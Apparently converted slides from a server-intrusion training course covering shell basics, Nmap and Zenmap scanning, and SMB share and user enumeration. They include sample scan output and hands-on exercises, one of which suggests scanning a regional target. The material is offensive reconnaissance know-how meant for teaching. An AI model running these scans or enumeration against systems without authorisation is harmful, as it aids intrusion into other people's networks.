
e.g.: `echo test | md5sum`

`command1 && command2` Start *command2* after *command1* is finished

e.g.: `./configure && make`




Hands-On:




Hands-On:

- Create a file in your *Home* directory
- Fill the file with any content
- Copy the file to */tmp*
- Change to directory */tmp*
- Remove the file in */tmp*

- Pipe the input of the file in your Home directory into a file on the Desktop
- Remove both files with only one line in the command shell





- **Server Intrusion**
 - Linux Basics
 - **Scanning**
 - Enumeration
 - Exploit Usage



What is network scanning?

- Host Discovery
- Port Scanning
- Version Detection
- OS Detection
- Generate a detailed network plan



Nmap (Network MAPper)

- Initial Release was 1997
- Most famous network scanner in the world
- Was extended using it's own scripting language
- Very accurate Operating System and Service Detection
- Runs on multiple systems (Windows, Linux, MacOS, UNIX, *BSD, ...)

```
[root@darkstar ~]#
[root@darkstar ~]# nmap -PN -SS -O Scanme.Nmap.Org


Starting Nmap 5.21 ( http://nmap.org ) at 2010-04-01 11:19 IDT
Nmap scan report for Scanme.Nmap.Org (64.13.134.52)
Host is up (0.18s latency) .
rDNS record for 64.13.134.52: scanme.nmap.org
Not shown: 993 filtered ports
PORT      STATE SERVICE
25/tcp    closed smtp
53/tcp    open  domain
70/tcp    closed gopher
80/tcp    open  http
113/tcp   closed auth
8009/tcp  open  ajp13
31337/tcp closed Elite
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.15 - 2.6.26

OS detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds
[root@darkstar ~]#
```



Graphical Frontend – Zenmap

- With Profile Editor




Important Commands

- `-sV`
Performing a version detection on open ports
- `-O`
Performing Operating system detection (needs root privileges)
- `-sC`
Uses internal scripts for enumeration
- `-Pn`
Ignores if ICMP replies are not sent (so hosts will be scanned even if “offline”)



Example output for www.microsoft.com




```
Starting Nmap 5.51 ( http://nmap.org ) at 2011-05-01 13:46 GST
Nmap scan report for www.microsoft.com (65.55.21.250)
Host is up (0.037s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Microsoft IIS httpd 7.5
|_ http-title: Document Moved
|_ Requested resource was http://www.microsoft.com/en/us/default.aspx
|_ http-favicon:
|_ http-methods: No Allow or Public header in OPTIONS response (status code 404)
|_ http-robots.txt: 177 disallowed entries (15 shown)
|_ /*TOCLinksForCrawlers* /*/mac/help.msp
|_ /*/mac/help.msp? /*/mactopia/help.msp? /australia/mac/help.msp?
|_ /belux/fr/mac/help.msp? /blacklisted* /brasil/mac/help.msp?
|_ /businesssolutions/community/newsgroups/ /Businesssolutions/Community/Newsgroups/
|_ /canada/Library/mnp/2/asp/ /communities/bin.aspx
|_ /communities/blogs/PortalResults.msp /communities/eventdetails.msp
|_ /communities/rss.aspx
443/tcp   open  ssl/http Microsoft IIS httpd 7.5
|_ sslv2: server still supports SSLv2
|_ http-robots.txt: 177 disallowed entries (15 shown)
|_ /*TOCLinksForCrawlers* /*/mac/help.msp
|_ /*/mac/help.msp? /*/mactopia/help.msp? /australia/mac/help.msp?
|_ /belux/fr/mac/help.msp? /blacklisted* /brasil/mac/help.msp?
|_ /businesssolutions/community/newsgroups/ /Businesssolutions/Community/Newsgroups/
|_ /canada/Library/mnp/2/asp/ /communities/bin.aspx
|_ /communities/blogs/PortalResults.msp /communities/eventdetails.msp
|_ /communities/rss.aspx
|_ http-methods: No Allow or Public header in OPTIONS response (status code 404)
|_ http-favicon:
|_ http-title: Document Moved
|_ Requested resource was http://www.microsoft.com/en/us/default.aspx
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: OS: Windows

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.81 seconds
```



Example output for Test Windows XP



The screenshot shows the Zenmap interface with the following details:

- Target:** 192.168.1.106
- Command:** nmap -sC -sV -O 192.168.1.106
- Hosts:** www.microsoft.com (65.55.21.250), 192.168.1.106 (selected)
- Nmap Output:**

```
nmap -sC -sV -O 192.168.1.106

Starting Nmap 5.51 ( http://nmap.org ) at 2011-05-01 13:49 GST
Nmap scan report for 192.168.1.106
Host is up (0.00035s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows XP microsoft-ds
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:0F:E5:50 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OS: Windows

Host script results:
|_ nbstat: NetBIOS name: FFDEMO, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:0f:e5:50 (VMware)
|_ smbv2-enabled: Server doesn't support SMBv2 protocol
|_ smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   Name: WORKGROUP\FFDEMO
|_ System time: 2011-05-01 13:49:54 UTC+2

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.99 seconds
```




Results?

- What kind of information did we get for each target?
- Which services are running?
- Which open ports are running?




Hands-On:




Hands-On:

- Start **Zenmap**
- Scan Target within LAN
- Play with the Options from the Profile Wizard
- How do the results differ?

- Choose regional target
- Any interesting information?





- **Server Intrusion**
 - Linux Basics
 - Scanning
 - **Enumeration**
 - Exploit Usage



Enumeration can retrieve:

- Anonymous Access
- Default Credentials
- Default Access Rights
- User names
- Shares
- Services of networked computers




Using Enumeration on our LAN target

- Target has Network shares
- How to get information about them?
- Zenmap can be used!
- Zenmap has integrated scripts for Enumeration in
 - `./scripts/smb-enum*.nse`
- Command example:
 - `nmap -p U:137,T:139 --script smb-enum-* 192.168.1.106`



Zenmap Output:



The screenshot shows the Zenmap application window. The target is 192.168.1.106. The command used is `nmap -p U:137,T:139 --script smb-enum-* 192.168.1.106`. The output shows the following details:

```
Starting Nmap 5.00 ( http://nmap.org ) at 2010-07-15 15:32 GST
Interesting ports on 192.168.1.106:
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
MAC Address: 00:0C:29:08:73:A8 (VMware)

Host script results:
smb-enum-shares:
Anonymous shares: IPC$
Restricted shares: Public, C, Secrets, ADMIN$, C$
smb-enum-users:
|_ SNMP_SERVER\Admin, SNMP_SERVER\Administrator, SNMP_SERVER\ASPNET, SNMP_SERVER\Guest, SNMP_SERVER\HelpAssistant, SNMP_SERVER
